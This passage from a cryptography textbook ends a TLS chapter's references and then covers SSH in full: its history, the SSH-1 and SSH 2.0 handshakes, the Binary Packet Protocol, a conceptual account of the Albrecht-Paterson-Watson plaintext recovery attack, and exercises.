38. Felt, A.P., Ainslie, A., Reeder, R.W., Consolvo, S., Thyagaraja, S., Bettes, A., Harris, H., Grimes, J.: Improving ssl warnings: Comprehension and adherence. In: Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems, CHI ’15, pp. 2893–2902. ACM, New York, NY, USA (2015). DOI [10.1145/2702123.2702442](https://doi.acm.org/10.1145/2702123.2702442). URL <http://doi.acm.org/10.1145/2702123.2702442>
39. Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., Berners-Lee, T.: Hypertext Transfer Protocol – HTTP/1.1. RFC 2616 (Draft Standard) (1999). DOI [10.17487/RFC2616](https://doi.org/10.17487/RFC2616). URL <https://www.rfc-editor.org/rfc/rfc2616.txt>. Obsoleted by RFCs 7230, 7231, 7232, 7233, 7234, 7235, updated by RFCs 2817, 5785, 6266, 6585
40. Finney, H.: Bleichenbacher’s rsa signature forgery based on implementation error. <https://mailarchive.ietf.org/arch/msg/openpgp/5rnE9ZRN1AokBVj3Vqb1G1P63QE/> (2006)
41. Fischlin, M., Günther, F.: Multi-stage key exchange and the case of Google’s QUIC protocol. In: G.J. Ahn, M. Yung, N. Li (eds.) ACM CCS 2014: 21st Conference on Computer and Communications Security, pp. 1193–1204. ACM Press, Scottsdale, AZ, USA (2014). DOI [10.1145/2660267.2660308](https://doi.org/10.1145/2660267.2660308)
42. Fiterau-Brosteau, P., Jonsson, B., Merget, R., de Ruiter, J., Sagonas, K., Somorovsky, J.: Analysis of DTLS implementations using protocol state fuzzing. In: S. Capkun, F. Roesner (eds.) USENIX Security 2020: 29th USENIX Security Symposium, pp. 2523–2540. USENIX Association (2020)
43. Fujisaki, E., Okamoto, T., Pointcheval, D., Stern, J.: RSA-OAEP is secure under the RSA assumption. In: J. Kilian (ed.) Advances in Cryptology – CRYPTO 2001, *Lecture Notes in Computer Science*, vol. 2139, pp. 260–274. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2001). DOI [10.1007/3-540-44647-8_16](https://doi.org/10.1007/3-540-44647-8_16)
44. Green, M.: Freak (or factoring the nsa for fun and profit). <https://blog.cryptographyengineering.com/2015/03/03/attack-of-week-freak-or-factoring-nsa/> (2015)
45. Hästad, J., Näslund, M.: The security of individual RSA bits. In: 39th Annual Symposium on Foundations of Computer Science, pp. 510–521. IEEE Computer Society Press, Palo Alto, CA, USA (1998). DOI [10.1109/SFCS.1998.743502](https://doi.org/10.1109/SFCS.1998.743502)
46. Howgrave-Graham, N., Smart, N.P.: Lattice attacks on digital signature schemes. Des. Codes Cryptogr. **23**(3), 283–290 (2001)
47. Jager, T., Paterson, K.G., Somorovsky, J.: One bad apple: Backwards compatibility attacks on state-of-the-art cryptography. In: ISOC Network and Distributed System Security Symposium – NDSS 2013. The Internet Society, San Diego, CA, USA (2013)
48. Jager, T., Schwenk, J., Somorovsky, J.: On the security of TLS 1.3 and QUIC against weaknesses in PKCS#1 v1.5 encryption. In: I. Ray, N. Li, C. Kruegel (eds.) ACM CCS 2015: 22nd Conference on Computer and Communications Security, pp. 1185–1196. ACM Press, Denver, CO, USA (2015). DOI [10.1145/2810103.2813657](https://doi.org/10.1145/2810103.2813657)

49. Jager, T., Schwenk, J., Somorovsky, J.: Practical invalid curve attacks on TLS-ECDH. In: G. Pernul, P.Y.A. Ryan, E.R. Weippl (eds.) *ESORICS 2015: 20th European Symposium on Research in Computer Security, Part I, Lecture Notes in Computer Science*, vol. 9326, pp. 407–425. Springer, Heidelberg, Germany, Vienna, Austria (2015). DOI 10.1007/978-3-319-24174-6_21
50. Kelsey, J.: Compression and information leakage of plaintext. In: J. Daemen, V. Rijmen (eds.) *Fast Software Encryption – FSE 2002, Lecture Notes in Computer Science*, vol. 2365, pp. 263–276. Springer, Heidelberg, Germany, Leuven, Belgium (2002). DOI 10.1007/3-540-45661-9_21
51. Kikuchi, M.: Ccs injection vulnerability. <http://ccsinjection.lepidum.co.jp/> (2014)
52. Klíma, V., Pokorný, O., Rosa, T.: Attacking RSA-based sessions in SSL/TLS. In: C.D. Walter, Çetin Kaya Koç, C. Paar (eds.) *Cryptographic Hardware and Embedded Systems – CHES 2003, Lecture Notes in Computer Science*, vol. 2779, pp. 426–440. Springer, Heidelberg, Germany, Cologne, Germany (2003). DOI 10.1007/978-3-540-45238-6_33
53. Langley, A.: Pkcs#1 signature validation. <https://www.imperialviolet.org/2014/09/26/pkcs1.html> (2014)
54. Langley, A.: The poodle bites again. <https://www.imperialviolet.org/2014/12/08/poodleagain.html> (2014)
55. Lychev, R., Jero, S., Boldyreva, A., Nita-Rotaru, C.: How secure and quick is QUIC? Provable security and performance analyses. In: *2015 IEEE Symposium on Security and Privacy*, pp. 214–231. IEEE Computer Society Press, San Jose, CA, USA (2015). DOI 10.1109/SP.2015.21
56. Manger, J.: A chosen ciphertext attack on RSA optimal asymmetric encryption padding (OAEP) as standardized in PKCS #1 v2.0. In: J. Kilian (ed.) *Advances in Cryptology – CRYPTO 2001, Lecture Notes in Computer Science*, vol. 2139, pp. 230–238. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2001). DOI 10.1007/3-540-44647-8_14
57. Mavrogiannopoulos, N., Vercauteren, F., Velichkov, V., Preneel, B.: A Cross-Protocol Attack on the TLS Protocol. In: *Proceedings of the 2012 ACM conference on Computer and communications security, CCS ’12*. ACM (2012)
58. Merget, R., Brinkmann, M., Aviram, N., Somorovsky, J., Mittmann, J., Schwenk, J.: Raccoon attack: Finding and exploiting most-significant-bit-oracles in TLS-DH(E). In: M. Bailey, R. Greenstadt (eds.) *USENIX Security 2021: 30th USENIX Security Symposium*, pp. 213–230. USENIX Association (2021)
59. Meyer, C., Somorovsky, J., Weiss, E., Schwenk, J., Schinzel, S., Tews, E.: Revisiting SSL/TLS implementations: New Bleichenbacher side channels and attacks. In: K. Fu, J. Jung (eds.) *USENIX Security 2014: 23rd USENIX Security Symposium*, pp. 733–748. USENIX Association, San Diego, CA, USA (2014)
60. Moeller, B.: Security of cbc ciphersuites in ssl/tls: Problems and countermeasures. <http://www.openssl.org/~bodo/tls-cbc.txt> (2004)
61. Möller, B., Duong, T., Kotowicz, K.: This poodle bytes: Exploiting the ssl 3.0 fallback. <https://www.openssl.org/~bodo/ssl-poodle.pdf> (2014)
62. Nguyen, P.Q., Shparlinski, I.: The insecurity of the digital signature algorithm with partially known nonces. *Journal of Cryptology* **15**(3), 151–176 (2002). DOI 10.1007/s00145-002-0021-3
63. Paterson, K.G., AlFardan, N.J.: Plaintext-recovery attacks against datagram TLS. In: *ISOC Network and Distributed System Security Symposium – NDSS 2012*. The Internet Society, San Diego, CA, USA (2012)
64. Ray, M., Dispensa, S.: Renegotiating TLS. <https://www.ietf.org/proceedings/76/slides/tls-7.pdf> (2009)
65. Rescorla, E., Ray, M., Dispensa, S., Oskov, N.: Transport Layer Security (TLS) Renegotiation Indication Extension. RFC 5746 (Proposed Standard) (2010). DOI 10.17487/RFC5746. URL <https://www.rfc-editor.org/rfc/rfc5746.txt>
66. Rizzo, J., Duong, T.: Crime (compression ratio info-leak made easy). https://docs.google.com/presentation/d/11eBmGiHbYcHR9gL5nDyZChu_-1Ca2GizeuOfaLU2HOU/edit. URL https://docs.google.com/presentation/d/11eBmGiHbYcHR9gL5nDyZChu_-1Ca2GizeuOfaLU2HOU/edit

67. Rizzo, J., Duong, T.: Here Come The XOR Ninjas. https://nerdoholic.org/uploads/dergln/beast_part2/ssl_jun21.pdf (2011)
68. Sunshine, J., Egelman, S., Almuhimedi, H., Atri, N., Cranor, L.F.: Crying wolf: An empirical study of SSL warning effectiveness. In: F. Monrose (ed.) USENIX Security 2009: 18th USENIX Security Symposium, pp. 399–416. USENIX Association, Montreal, Canada (2009)
69. Tal Beery, A.S.: A perfect crime? only time will tell. <https://media.blackhat.com/eu-13/briefings/Beery/bh-eu-13-a-perfect-crime-beery-wp.pdf> (2013)
70. User: How to use the heartbleed vulnerability to obtain the private crypto key of a website. https://web.archive.org/web/20220817171809/https://topic.alibabacloud.com/a/how-to-use-the-heartbleed-vulnerability-to-obtain-the-private-crypto-font-coloredkeyfont-font-colorredoffont-a-website_3_75_32792052.html (2014)
71. Valenta, L., Adrian, D., Sanso, A., Cohney, S., Fried, J., Hastings, M., Halderman, J.A., Heninger, N.: Measuring small subgroup attacks against Diffie-Hellman. In: ISOC Network and Distributed System Security Symposium – NDSS 2017. The Internet Society, San Diego, CA, USA (2017)
72. Valenta, L., Sullivan, N., Sanso, A., Heninger, N.: In search of CurveSwap: Measuring elliptic curve implementations in the wild. Cryptology ePrint Archive, Report 2018/298 (2018). <https://eprint.iacr.org/2018/298>
73. Vanhoef, M., Goethem, T.V.: Heist: Http encrypted information can be stolen through tcp-windows. <https://www.blackhat.com/docs/us-16/materials/us-16-VanGoethem-HEIST-HTTP-Encrypted-Information-Can-Be-Stolen- Through-TCP-Windows-wp.pdf> (2016)
74. Vaudenay, S.: Security flaws induced by CBC padding - applications to SSL, IPSEC, WTLS... In: L.R. Knudsen (ed.) Advances in Cryptology – EUROCRYPT 2002, *Lecture Notes in Computer Science*, vol. 2332, pp. 534–546. Springer, Heidelberg, Germany, Amsterdam, The Netherlands (2002). DOI 10.1007/3-540-46035-7_35
75. Wagner, D., Schneier, B.: Analysis of the SSL 3.0 protocol. The Second USENIX Workshop on Electronic Commerce Proceedings (1996)
76. Yilek, S., Rescorla, E., Shacham, H., Enright, B., Savage, S.: When private keys are public: Results from the 2008 debian openssl vulnerability. In: Proceedings of the 9th ACM SIGCOMM Conference on Internet Measurement, pp. 15–27 (2009)
77. Yngve: There are more poodles in the forest there are more poodles in the forest there are more poodles in the forest. <https://yngve.vivaldi.net/there-are-more-poodles-in-the-forest/> (2015)
78. Ziv, J., Lempel, A.: A universal algorithm for sequential data compression. IEEE Trans. Information Theory **23**(3), 337–343 (1977). DOI 10.1109/TIT.1977.1055714. URL <https://doi.org/10.1109/TIT.1977.1055714>



Chapter 13

Secure Shell (SSH)

Abstract SSH is used to administer servers, so their security depends on this cryptographic protocol. The goals and structure of SSH are similar to TLS. A handshake protocol negotiates keys and algorithms, and a binary packet layer protocol encrypts and authenticates application data. But there are also differences: Client authentication is far more important in SSH, the length of data records may be encrypted, and the ecosystem is far less standardized than TLS.

13.1 Introduction

The *Secure-SHELL-Protocol* (SSH) is used to administer Unix-based servers, including virtual cloud servers. Other use cases include port forwarding and X11 forwarding. This introduction first describes the history and use of SSH before moving on to the two main components, Handshake and Binary Packet Protocol (BPP).

13.1.1 What is a “Shell”?

In computer science, the term *shell* refers to the outer “shell” of an operating system through which the user can communicate with it. In a broader sense, this includes both graphical shells and command-line interfaces; in a narrower sense, only *command line interfaces* (CLI).

Examples of graphical shells are Windows Explorer (Microsoft), Finder (Mac OS), or X Window Manager in Unix-based systems. CLI shells play an essential role in Unix-based operating systems such as Linux (Figure 13.1) but are also present in other operating systems: COMMAND.COM (Microsoft DOS), CMD.EXE (Windows NT), Terminal (Mac OS), and PowerShell (Windows 7 and later, macOS 10.12 and later, Linux). The standards for Unix CLI shells were set by the *Bourne shell* (`sh`), in which concepts like variables and control structures were included

```

schwenk@schenk-VirtualBox:~/Documents$ ls
Desktop examples.desktop Public Untitled Document~
Documents Music Shared Folder Videos
Downloads Pictures Templates
schwenk@schenk-VirtualBox:~/Documents$ cd Documents
schwenk@schenk-VirtualBox:~/Documents$ 
```

Fig. 13.1 Ubuntu Linux Bash Shell.

from programming languages. An extended variant, the *bash* shell (*Bourne-again shell*), is the default shell in most Linux systems.

A shell can be used to access a local operating system, but also to control systems over a network. The *Remote Shell* (rsh, [13]) was introduced in 1983 as part of the BSD Unix login system – with rsh a user could execute shell commands over a network. Shells on remote computers could also be accessed via telnet [15]. Due to severe security problems, both variants were replaced by SSH.

The SSH protocol was developed in 1995 by Tatu Ylönen as a secure replacement for Remote Shell and Telnet, and remote access to operating system shells is still its main area of application [4]. But SSH is not limited to this purpose: Similar to TLS, SSH is a versatile combination of algorithm and key negotiation (SSH *Key Exchange*) as well as encryption and authentication of data (SSH *Binary Packet Protocol*). SSH can thus be used to secure remote command input via Telnet, rlogin, rsh, rexec, or the SSH connection protocol and file transfers via SFTP or Secure Copy (SCP).

```

user@host: ssh root@remote
The authenticity of host 'remote (192.168.56.101)' can't be established.
ECDSA key fingerprint is SHA256:FE10nX6AjKlm/VZUQ1LgMRiPDZlrXPRRlsN2lnfLw/.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'remote' (ECDSA) to the list of known hosts.
root@remote's password:
Last login: Thu Jul  4 17:14:13 2019 from 192.168.56.1
[root@remote ~]# 
```

Fig. 13.2 Dialog on the first login with SSH.

SSH is available for many operating systems. The original version SSH 1.0 and its enhancements 1.3 and 1.5 still had security flaws [1] and were finally replaced by SSH 2.0 [19]. We will take a closer look at this protocol below.

13.1.2 SSH Key Management

Although TLS and SSH (2.0) are similar in structure, their typical deployment scenarios differ. TLS is deployed in the *open* World Wide Web and must securely connect any web browser to any server; SSH is deployed in *closed* administrative environments where each administrator has only a limited number of servers to administer.

This is reflected in key management. Although SSH 2.0 can also handle X.509 certificates, only public keys (and passwords) are typically used.

Server authentication The user's SSH client identifies servers through public keys and digital signatures. During the handshake, the server sends its public key, e.g., in the KEXDH_REPLY message (Figure 13.4). If this key is already in the client's list of trusted keys, server authentication is performed without the user's assistance. If, on the other hand, the key is unknown, the user must decide whether the key is to be trusted or not. A typical dialog is shown in Figure 13.2. The server then authenticates itself by digitally signing the most important parameters of the handshake, which also influence the negotiated key.

Client authentication The client typically authenticates himself using a password or a public key and a digital signature. Both, the password and public key, must be manually entered on the servers to be administered.

13.1.3 Short history of SSH

SSH-1 The version of SSH published by Tatu Ylönen in 1995 is known as SSH-1 or version 1.x. The original implementation was released as freeware in July 1995. In December of the same year, Ylönen founded SSH Communications Security to market SSH-1 as a product.

OpenSSH In 1999, some developers decided to create an open-source SSH variant from version 1.2.12 of the original program. Initially, this became OSSSH, and eventually, under the direction of the OpenBSD team, OpenSSH. OpenSSH now only supports version 2.0.

SSH 2.0 Version 2.0 of SSH is a complete redesign of the SSH protocol. The architecture of SSH 2.0 is described in RFC 4251 [19]. It consists of four parts, which are described in more detail in three RFCs:

- **Handshake 1 – authentication of the server:** The first half of the SSH handshake, which includes negotiation of the algorithms, key agreement, and authentication of the server, is described in RFC 4253 [20]. After completing this part of the handshake, an encrypted tunnel can be established by switching on encryption in the *Binary Packet Protocol*, which is described in the same RFC.

- **Handshake 2 – authentication of the client:** The various methods by which the client can authenticate using the Binary Packet Protocol are described in RFC 4252 [17]. In the handshake description, we will discuss the two most common methods, username/password and digital signatures.
- **Binary Packet Protocol (BPP):** This layer, which is specified in RFC 4253 [20], is intended to protect the confidentiality and integrity of the transmitted data. Initially, Encrypt-and-MAC [6] was used, but this now depends on the negotiated cipher mode.
- **Connection Protocol:** Using the connection protocol, several separate channels can be established within the BPP tunnel. It is specified in RFC 4254 [18].

13.2 SSH-1

The original version of SSH bears no resemblance to the current version 2.0 and uses some non-standard constructions that do not appear in any other cryptographic protocol.

The server requires two RSA key pairs for SSH-1 , the *Host Key HK* and the *Server Key SK*. No digital signatures are used anywhere in the protocol; RSA is always used as an encryption algorithm. The server implicitly authenticates itself by its ability to decrypt a value k that is encrypted with both public keys.

The client can authenticate itself in four different ways:

- via its IP address,
- via a password,
- via an RSA key or
- via its IP address in conjunction with an RSA key.

A typical protocol flow with client authentication according to option 3 is shown in Figure 13.3.

1. The server initiates the handshake by sending a PUBLIC_KEY message containing a 64-bit random number r_S in addition to its two public keys pk_1, pk_2 and lists of possible encryption, authentication, and extension options. A session ID sid is set as the MD5 hash value of the two public keys and the server's random number.
2. After receiving the PUBLIC_KEY message, the client also computes sid and selects a 256-bit session key k . This session key is encrypted *twice*: first with the *smaller* of the two server keys (measured by the length of the RSA modulus) and then with the *larger* key. The plaintext is always encoded with PKCS#1 v. 1.5. To enable this double encryption, the standard requires a difference of at least 128 bits in the length of the two RSA moduli. The resulting cryptogram c_k is sent to the server in the SESSION_KEY message, together with the encryption algorithm selected by the client, the random number r_S and a *flags* field with protocol options.
3. Both parties now derive the different encryption keys for the two communication directions using the key derivation function KDF . All further messages are now encrypted. The server's authentication is completed by sending a constant




Fig. 13.3 SSH-1 handshake, authentication of the client using public key decryption. Housekeeping functions such as decryption and comparison of values have been omitted for space reasons. The naming of messages is based on RFC terminology; only the prefixes SSH_{C,S}MSG have been omitted.

SUCCESS message, which the client can only decrypt if the server can extract the correct session key k from c_k .

4. The client sends its username to the server in the USER message. If no authentication is required for this user, the server responds with SUCCESS, in all other cases with FAILURE.
5. In the following message, the client sequentially queries the authentication methods supported by the server. In our example, it starts with the message AUTH_RSA, which contains the modulus of the client's RSA public key. The server accepts this method by sending an encrypted challenge c_{chall} .

6. The client decrypts c_{chall} and computes the MD5 hash value of the plaintext $chall_S$ and the session ID sid . This hash value is returned to the server. If it is correct, the client's authentication is complete.

13.3 SSH 2.0

The cryptographically interesting parts of the SSH 2.0 specification are the RFCs 4252 and 4253 [17, 20]. However, we present their contents differently: We describe the data encryption itself, which is specified in Chapter 6 of RFC 4253, in section 13.3.2 and pull together the protocols from RFCs 4253 and 4252 (section 13.3.1).

13.3.1 Handshake

The handshake protocol of SSH 2.0 (Figure 13.4) consists of two parts:

1. negotiation of cryptographic algorithms and keys, combined with server authentication [20], and
2. the client authentication [17].

Part 1 of the handshake is performed unencrypted; part 2 is secured by BPP.

1. First, both sides send a similarly structured message `SSH_MSG_KEXINIT`. This message contains a 16-byte random number (n_C or n_S) and lists of key exchange, public key, encryption, MAC, and compression algorithms ordered by preference. Exactly one algorithm is then selected from these lists using a deterministic procedure.
2. The Diffie-Hellman key exchange must be supported by all SSH 2.0 implementations. The client sends a Diffie-Hellman share g^x in `KEXDH_INIT`. The server sends his DH share g^y in `KEXDH_REPLY`, which includes its public key pk_S and a digital signature on all important messages exchanged. In particular, this signature includes the two random numbers, the lists of algorithms, the two Diffie-Hellman shares, and the public key itself.
3. After DHKE is completed, the key material is derived from the DH value and other data. All subsequent messages are protected by the Binary Packet Protocol (BPP).
4. In a first `USERAUTH_REQUEST` message, the client asks the server if authentication via digital signatures is supported. In Figure 13.4, the server agrees to use a digital signature in a `USERAUTH_PK_OK` message by returning the client's public key.
5. The second `USERAUTH_REQUEST` message contains the client's digital signature in addition to the key. The same values are signed in the server signature, plus additional information like the client's name and public key. If the server can successfully verify the signature, the client is notified with an `USERAUTH_SUCCESS` message, and the handshake is completed.




Fig. 13.4 Simplified SSH-Handshake with DHKE. Authentication of the client is by digital signature. Optional messages are in square brackets. All messages sent through the auth-enc tunnel are authenticated and encrypted using BPP.

The security of the SSH handshake protocol is based on the security of the Diffie-Hellman key exchange, digital signatures, and a particular pseudo-random function used in key derivation and the computation of digital signatures. [7] gives a formal security proof for SSH 2.0, and the handshake is explained in more detail.

13.3.2 Binary Packet Protocol

The *Binary Packet Protocol* (BPP) originally was an Encrypt-and-MAC scheme in which a MAC is computed over the plaintext and the sequence number, and is then appended to the ciphertext (Figure 13.5). Today, other authenticated encryption algorithms can be negotiated.

The plaintext consists of the application data, padding of at least 4 bytes, and two length specifications: The first describes the total length of the plaintext (including padding), and the second the size of the padding itself.

If an SSH instance (client or server) receives a data packet encrypted within BPP, it must first decrypt the first block of the ciphertext to determine whether the entire




Fig. 13.5 Binary Packet Protocol.

ciphertext has been received. SSH instances must be able to handle packets up to a total length of 35,000 bytes. The position of the MAC can only be determined after this length is known.

13.4 Attacks on SSH

13.4.1 Attack by Albrecht, Paterson, and Watson

The fact that in BPP, the first 4 bytes of the plaintext are always interpreted as length information was exploited in [3] to determine an average of 13 bits of this plaintext. The basic idea of the attack is the following (Figure 13.6):




Fig. 13.6 Attack on the Binary Packet Protocol.

1. The attacker selects the ciphertext block c^* from an intercepted BPP packet that he wants to decrypt. He uses c^* as the first block of a fictitious BPP data packet and sends this fictitious packet to the SSH recipient. If an IV is needed for the block cipher mode, he copies the block before c^* .
2. The SSH recipient decrypts the first block and interprets the first 4 bytes of the plaintext as length information. Then it waits for further ciphertext blocks until this length is reached.

3. The attacker now constantly sends further fictitious ciphertext blocks, which may be randomly selected.
4. If the total length of the BPP packet assumed by the SSH instance is reached, it tries to verify the MAC. This must fail, and the SSH instance sends an appropriate error message.
5. From the number of ciphertext blocks the attacker was able to send before the MAC verification was performed, the attacker can now infer the contents of the first 4 bytes.

Limitations With this attack, theoretically, 32 bits of plaintext could be determined. The fact that there are only 13 bits on average is due to various additional checks.

When an SSH packet arrives at the receiver, the first check is whether the length of this packet is correct. In OpenSSH, the length of a packet must be between 5 and 2^{18} . If the length field contains a value not within this interval, an error message, denoted by *Error1*, is sent, and the connection is terminated. Figure 13.7 shows the portion of (old) OpenSSH code that caused this.

```
if (packet_length < 1 + 4 || packet_length > 256 * 1024) {
    buffer_dump(&incoming_packet);
    packet_disconnect("Bad packet length % d.",
                      packet_length); }
```

Fig. 13.7 OpenSSH-Sourcecode to *Error1*

If the length check was passed successfully, it is checked whether the packet length is a multiple of the block length of the block cipher. If this is not the case, *no* error message is issued. However, the connection is terminated at the TCP level.

Afterward, the MAC integrity check is performed. If it is performed, it fails, and an error message *Error2* is returned. If the attacker receives *Error2*, he learns the complete 4 bytes. However, since this is not always the case, *on average* he only learns 13 bits on each attack attempt.

Related Work

A formal model for the SSH BPP was first proposed in [5]. After the attack described above was published in [3], this formal model was refined in [14].

In a paper published at CCS 2014, Bergsma et al. [7] consider the security of the secure shell (SSH) protocol in a multi-ciphersuite setting in the ACCE security model of [11]. Before this work, [16] analyzed the security of the SSH 2.0 handshake but omitted the encryption of the client authentication in his analysis. The transcript collision attacks described in [8] also apply to SSH.

An Internet scan in [2] determined the actual use of different algorithms in SSH. Stealthy attacks on SSH password authentication were discovered in a study published in [12].

A method to automatically generate SSH implementations in OCaml from a formal model verified with CryptoVerif was described in [9]. Model learning and model checking was applied to SSH in [10].

Problems

13.1 SSH key management

How would you display the X.509 certificate validation result in a CLI window? Which digital identity of the server should the certificate contain?

13.2 SSH-1

Why must the two RSA moduli be of different lengths? What would be the minimum length difference if PKCS#1 encoding is used for the inner ciphertext?

13.3 SSH 2.0 Handshake

Which basic protocols introduced in chapter 4 are contained in SSH 2.0?

13.4 SSH 2.0 BPP

Normally, encryption *protects* the confidentiality of data. So why is it better to *not* encrypt the length field in the BPP?

13.5 SSH 2.0 BPP

Suppose we would modify the length field in BPP as follows: We use 8 bytes instead of 4 and double the length indication therein. If the SSH recipient first checks if the two length indications match: What would be the probability that the attack by Albrecht et al. still works?

References

1. Ssh-1 allows client authentication to be forwarded by a malicious server to another server. <https://www.kb.cert.org/vuls/id/684820/> (2001). URL <https://www.kb.cert.org/vuls/id/684820/>
2. Albrecht, M.R., Degabriele, J.P., Hansen, T.B., Paterson, K.G.: A surfeit of SSH cipher suites. In: E.R. Weippl, S. Katzenbeisser, C. Kruegel, A.C. Myers, S. Halevi (eds.) ACM CCS 2016: 23rd Conference on Computer and Communications Security, pp. 1480–1491. ACM Press, Vienna, Austria (2016). DOI 10.1145/2976749.2978364
3. Albrecht, M.R., Paterson, K.G., Watson, G.J.: Plaintext recovery attacks against SSH. In: 2009 IEEE Symposium on Security and Privacy, pp. 16–26. IEEE Computer Society Press, Oakland, CA, USA (2009). DOI 10.1109/SP.2009.5
4. Barrett, D.J., Silverman, R.E.: Secure Shell - ein umfassendes Handbuch. O'Reilly Verlag (2002)

5. Bellare, M., Kohno, T., Namprempre, C.: Authenticated encryption in SSH: Provably fixing the SSH binary packet protocol. In: V. Atluri (ed.) ACM CCS 2002: 9th Conference on Computer and Communications Security, pp. 1–11. ACM Press, Washington, DC, USA (2002). DOI 10.1145/586110.586112
6. Bellare, M., Namprempre, C.: Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. *Journal of Cryptology* **21**(4), 469–491 (2008). DOI 10.1007/s00145-008-9026-x
7. Bergsma, F., Dowling, B., Kohlar, F., Schwenk, J., Stebila, D.: Multi-ciphersuite security of the Secure Shell (SSH) protocol. In: G.J. Ahn, M. Yung, N. Li (eds.) ACM CCS 2014: 21st Conference on Computer and Communications Security, pp. 369–381. ACM Press, Scottsdale, AZ, USA (2014). DOI 10.1145/2660267.2660286
8. Bhargavan, K., Leurent, G.: Transcript collision attacks: Breaking authentication in TLS, IKE and SSH. In: ISOC Network and Distributed System Security Symposium – NDSS 2016. The Internet Society, San Diego, CA, USA (2016)
9. Cadé, D., Blanchet, B.: From computationally-proved protocol specifications to implementations and application to SSH. *J. Wirel. Mob. Networks Ubiquitous Comput. Dependable Appl.* **4**(1), 4–31 (2013). DOI 10.22667/JOWUA.2013.03.31.004. URL <https://doi.org/10.22667/JOWUA.2013.03.31.004>
10. Fiterau-Brosteau, P., Lenaerts, T., Poll, E., de Ruiter, J., Vaandrager, F.W., Verleg, P.: Model learning and model checking of SSH implementations. In: H. Erdogan, K. Havelund (eds.) Proceedings of the 24th ACM SIGSOFT International SPIN Symposium on Model Checking of Software, Santa Barbara, CA, USA, July 10–14, 2017, pp. 142–151. ACM (2017). DOI 10.1145/3092282.3092289. URL <https://doi.org/10.1145/3092282.3092289>
11. Jager, T., Kohlar, F., Schäge, S., Schwenk, J.: On the security of TLS-DHE in the standard model. In: R. Safavi-Naini, R. Canetti (eds.) Advances in Cryptology – CRYPTO 2012, *Lecture Notes in Computer Science*, vol. 7417, pp. 273–293. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2012). DOI 10.1007/978-3-642-32009-5_17
